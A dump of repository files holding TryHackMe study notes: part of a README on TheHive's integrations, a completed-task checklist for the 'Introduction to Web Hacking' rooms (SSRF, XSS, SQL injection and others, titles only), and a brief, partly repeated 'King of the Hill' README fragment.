65 | - **Observable Enrichment with Cortex**: One of the main feature integrations TheHive supports is Cortex, an observable analysis and active response engine. Cortex allows analysts to collect more information from threat indicators by performing correlation analysis and developing patterns from the cases. More information on [Cortex](https://github.com/TheHive-Project/Cortex/).
66 |
67 | - **Active Response**: TheHive allows analysts to use Responders and run active actions to communicate, share information about incidents and prevent or contain a threat.
68 |
69 | - **Custom Dashboards**: Statistics on cases, tasks, observables, metrics and more can be compiled and distributed on dashboards that can be used to generate useful KPIs within an organisation.
70 |
71 | - **Built-in MISP Integration**: Another useful integration is with [MISP](https://www.misp-project.org/index.html), a threat intelligence platform for sharing, storing and correlating Indicators of Compromise of targeted attacks and other threats. This integration allows analysts to create cases from MISP events, import IOCs or export their own identified indicators to their MISP communities.
72 |
73 | Other notable integrations that TheHive supports are [DigitalShadows2TH](https://github.com/TheHive-Project/DigitalShadows2TH) & [ZeroFox2TH](https://github.com/TheHive-Project/Zerofox2TH), free and open-source extensions of alert feeders from [DigitalShadows](https://www.digitalshadows.com/) and [ZeroFox](https://www.zerofox.com/) respectively. These integrations ensure that alerts can be added into TheHive and transformed into new cases using pre-defined incident response templates or by adding to existing cases.
74 |
75 |
76 | ---
77 |
78 | - ## Task 4 | User Profiles & Permissions
79 |
80 | ---
81 |
82 | - ## Task 5 | Analyst Interface Navigation
83 |
84 | ---
85 |
86 | - ## Task 6 | Room Conclusion
87 |
88 | ---
89 |
--------------------------------------------------------------------------------
/Learning Path/Web Fundamentals/Introduction to Web Hacking/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## Introduction to Web Hacking
3 |
4 | 
5 |
6 | ### Get hands-on, learn about and exploit some of the most popular web application vulnerabilities seen in the industry today.
7 |
8 | 
9 | - [x] [Walking An Application](https://tryhackme.com/jr/walkinganapplication)
10 | - Manually review a web application for security issues using only your browsers developer tools. Hacking with just your browser, no tools or scripts.
11 | - [x] Task 1 Walking An Application
12 | - [x] Task 2 Exploring The Website
13 | - [x] Task 3 Viewing The Page Source
14 | - [x] Task 4 Developer Tools - Inspector
15 | - [x] Task 5 Developer Tools - Debugger
16 | - [x] Task 6 Developer Tools - Network
17 |
18 | - [x] [Content Discovery](https://tryhackme.com/room/contentdiscovery)
19 | - Learn the various ways of discovering hidden or private content on a webserver that could lead to new vulnerabilities.
20 | - [x] Task 1 What Is Content Discovery?
21 | - [x] Task 2 Manual Discovery - Robots.txt
22 | - [x] Task 3 Manual Discovery - Favicon
23 | - [x] Task 4 Manual Discovery - Sitemap.xml
24 | - [x] Task 5 Manual Discovery - HTTP Headers
25 | - [x] Task 6 Manual Discovery - Framework Stack
26 | - [x] Task 7 OSINT - Google Hacking / Dorking
27 | - [x] Task 8 OSINT - Wappalyzer
28 | - [x] Task 9 OSINT - Wayback Machine
29 | - [x] Task 10 OSINT - GitHub
30 | - [x] Task 11 OSINT - S3 Buckets
31 | - [x] Task 12 Automated Discovery
32 |
33 | - [x] [Subdomain Enumeration](https://tryhackme.com/room/subdomainenumeration)
34 | - Learn the various ways of discovering subdomains to expand your attack surface of a target.
35 | - [x] Task 1 Brief
36 | - [x] Task 2 OSINT - SSL/TLS Certificates
37 | - [x] Task 3 OSINT - Search Engines
38 | - [x] Task 4 DNS Bruteforce
39 | - [x] Task 5 OSINT - Sublist3r
40 | - [x] Task 6 Virtual Hosts
41 |
42 | - [x] [Authentication Bypass](https://tryhackme.com/room/authenticationbypass)
43 | - Learn how to defeat logins and other authentication mechanisms to allow you access to unpermitted areas.
44 | - [x] Task 1 Brief
45 | - [x] Task 2 Username Enumeration
46 | - [x] Task 3 Brute Force
47 | - [x] Task 4 Logic Flaw
48 | - [x] Task 5 Cookie Tampering
49 |
50 | - [x] [IDOR](https://tryhackme.com/room/idor)
51 | - Learn how to find and exploit IDOR vulnerabilities in a web application giving you access to data that you shouldn't have.
52 | - [x] Task 1 What is an IDOR?
53 | - [x] Task 2 An IDOR Example
54 | - [x] Task 3 Finding IDORs in Encoded IDs
55 | - [x] Task 4 Finding IDORs in Hashed IDs
56 | - [x] Task 5 Finding IDORs in Unpredictable IDs
57 | - [x] Task 6 Where are IDORs located
58 | - [x] Task 7 A Practical IDOR Example
59 |
60 | - [x] [File Inclusion](https://tryhackme.com/room/fileinc)
61 | - This room introduces file inclusion vulnerabilities, including Local File Inclusion (LFI), Remote File Inclusion (RFI), and directory traversal.
62 | - [x] Task 1 Introduction
63 | - [x] Task 2 Deploy the VM
64 | - [x] Task 3 Path Traversal
65 | - [x] Task 4 Local File Inclusion - LFI
66 | - [x] Task 5 Local File Inclusion - LFI #2
67 | - [x] Task 6 Remote File Inclusion - RFI
68 | - [x] Task 7 Remediation
69 | - [x] Task 8 Challenge
70 |
71 | - [x] [SSRF](https://tryhackme.com/room/ssrfqi)
72 | - Learn how to exploit Server-Side Request Forgery (SSRF) vulnerabilities, allowing you to access internal server resources.
73 | - [x] Task 1 What is an SSRF?
74 | - [x] Task 2 SSRF Examples
75 | - [x] Task 3 Finding an SSRF
76 | - [x] Task 4 Defeating Common SSRF Defenses
77 | - [x] Task 5 SSRF Practical
78 |
79 | - [x] [Cross-site Scripting](https://tryhackme.com/room/xssgi)
80 | - Learn how to detect and exploit XSS vulnerabilities, giving you control of other visitor's browsers.
81 | - [x] Task 1 Room Brief
82 | - [x] Task 2 XSS Payloads
83 | - [x] Task 3 Reflected XSS
84 | - [x] Task 4 Stored XSS
85 | - [x] Task 5 DOM Based XSS
86 | - [x] Task 6 Blind XSS
87 | - [x] Task 7 Perfecting your payload
88 | - [x] Task 8 Practical Example (Blind XSS)
89 |
90 | - [x] [Command Injection](https://tryhackme.com/room/oscommandinjection)
91 | - Learn about a vulnerability allowing you to execute commands through a vulnerable app, and its remediations.
92 | - [x] Task 1 Introduction (What is Command Injection?)
93 | - [x] Task 2 Discovering Command Injection
94 | - [x] Task 3 Exploiting Command Injection
95 | - [x] Task 4 Remediating Command Injection
96 | - [x] Task 5 Practical: Command Injection (Deploy)
97 | - [x] Task 6 Conclusion
98 |
99 | - [x] [SQL Injection](https://tryhackme.com/room/sqlinjectionlm)
100 | - Learn how to detect and exploit SQL Injection vulnerabilities
101 | - [x] Task 1 Brief
102 | - [x] Task 2 What is a Database?
103 | - [x] Task 3 What is SQL?
104 | - [x] Task 4 What is SQL Injection?
105 | - [x] Task 5 In-Band SQLi
106 | - [x] Task 6 Blind SQLi - Authentication Bypass
107 | - [x] Task 7 Blind SQLi - Boolean Based
108 | - [x] Task 8 Blind SQLi - Time Based
109 | - [x] Task 9 Out-of-Band SQLi
110 | - [x] Task 10 Remediation
111 |
--------------------------------------------------------------------------------
/King of the Hill/README.md:
--------------------------------------------------------------------------------
1 |  9 |
10 | ⫷ [**`HacKingPro`**](https://github.com/Anlominus/HacKingPro) ⫸
11 |
9 |
10 | ⫷ [**`HacKingPro`**](https://github.com/Anlominus/HacKingPro) ⫸
11 |